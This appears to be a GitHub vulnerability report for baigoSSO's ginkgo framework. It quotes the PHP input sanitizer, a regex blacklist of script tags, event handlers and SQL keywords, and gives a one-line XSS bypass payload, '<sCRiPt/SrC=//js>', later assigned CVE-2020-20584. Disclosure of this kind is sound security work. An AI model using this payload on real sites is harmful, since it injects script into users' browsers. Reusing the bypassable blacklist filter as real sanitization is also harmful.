674         return $_arr_return;
675     }
```



profile.mdl.php
profile.ctrl.php
request.class.php
ginkgo > core > request.class.php > PHP IntelliSense > Request > input

```
789     function input($input = '', $type = 'str', $default = '') {
790         //print_r($input);
791         //print_r(PHP_EOL);
792
793         if (Func::isEmpty($input)) {
794             $_mix_input = $default;
795         } else {
796             $_mix_input = $input;
797         }
798
799         switch ($type) {
800             case 'int': //整数型
801                 $_mix_input = trim($_mix_input);
802
803                 if (is_numeric($_mix_input)) {
804                     $_return = intval($_mix_input); //如果是整数型则赋值
805                 } else {
806                     $_return = 0; //如果默认值为空则赋值为0
807                 }
808             break;
809
810             case 'float':
811             case 'num': //数值型
812                 $_mix_input = trim($_mix_input);
813
814                 if (is_numeric($_mix_input)) {
815                     $_return = floatval($_mix_input); //如果是数值型则赋值
816                 } else {
817                     $_return = 0; //如果默认值为空则赋值为0
818                 }
819             break;
820
821             case 'arr': //数组
822                 $_return = Func::arrayEach($_mix_input);
823             break;
824
825             default: //默认
826                 $_return = Func::safe($_mix_input);
827             break;
828
```

In the 826 line, enter the safe function to filter the input content.



```
    static function safe($string) {
        //正则剔除
        $_arr_dangerRegs = array(
            /* --------- 跨站 ---------*/

            //html 标签
            '/<(script|frame|iframe|blink|object|applet|embed|style|layer|ilayer|bgsound|link|base|meta)(\s+\S*)*>/i',

            //html 标签结束
            '/<\/(script|frame|iframe|blink|object|applet|embed|style|layer|ilayer)>/i',

            //html 事件
            '/on\w+\s*=\s*("|\')?\S*("|\')?/i',

            //html 属性包含脚本
            '/(java|vb)script:\s*\S*/i',

            //js 对象
            '/(document|location)\s*\.\s*\S*/i',

            //js 函数
            '/(eval|alert|prompt|msgbox)\s*\(.*\)/i',

            //css
            '/expression\s*:\s*\S*/i',

            /* -------- sql 注入 --------*/

            //显示 数据库 | 表 | 索引 | 字段
            '/show\s+(databases|tables|index|columns)/i',

            //创建 数据库 | 表 | 索引 | 视图 | 存储过程 | 存储过程
            '/create\s+(database|table|(unique\s+)?index|view|procedure|proc)/i',

            //更新 数据库 | 表
            '/alter\s+(database|table)/i',

            //丢弃 数据库 | 表 | 索引 | 视图 | 字段
```


ginkgo > core > func.class.php > PHP Intelephense > Func > safe

```
        //特殊字符 直接删除
        $_arr_dangerChars = array(
            '\t', '\r', '\n', PHP_EOL
        );

        $_arr_src = array('!', '$', '%', '\'', '(', ')', '+', '-', ':', '=', '?', '[', ']', '^', '`', '{', '}', '~');
        $_arr_dst = array('&#33;', '&#36;', '&#37;', '&#39;', '&#40;', '&#41;', '&#43;', '&#45;', '&#58;', '&#61;', '&#63;', '&#91;', '&#93;', '&#94;', '&#
        @var string $_str_return
        $_str_return = trim($string);

        $_str_return = preg_replace($_arr_dangerRegs, '', $_str_return);

        $_str_return = str_ireplace($_arr_dangerChars, '', $_str_return);

        $_str_return = Html::encode($_str_return);

        $_str_return = str_replace($_arr_src, $_arr_dst, $_str_return);

        $_str_return = Html::decode($_str_return);

        return trim($_str_return);
    }


    static function sizeFormat($size = 0, $float = 2) {
        $_return = 0;
```

Filtering the input content by xss and sql injection.But we can bypass this.
payload:

```
<sCRiPt/SrC=//js>
```

👍 1

fonering commented on Nov 28, 2019 Contributor

Thank you!

fgeek commented on Jul 9, 2021

CVE-2020-20584 was assigned for this vulnerability.

fgeek commented on Jul 9, 2021

@Q1ngShan shouldn't this be reported under https://github.com/baigoStudio/baigoCMS instead of baigoSSO?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants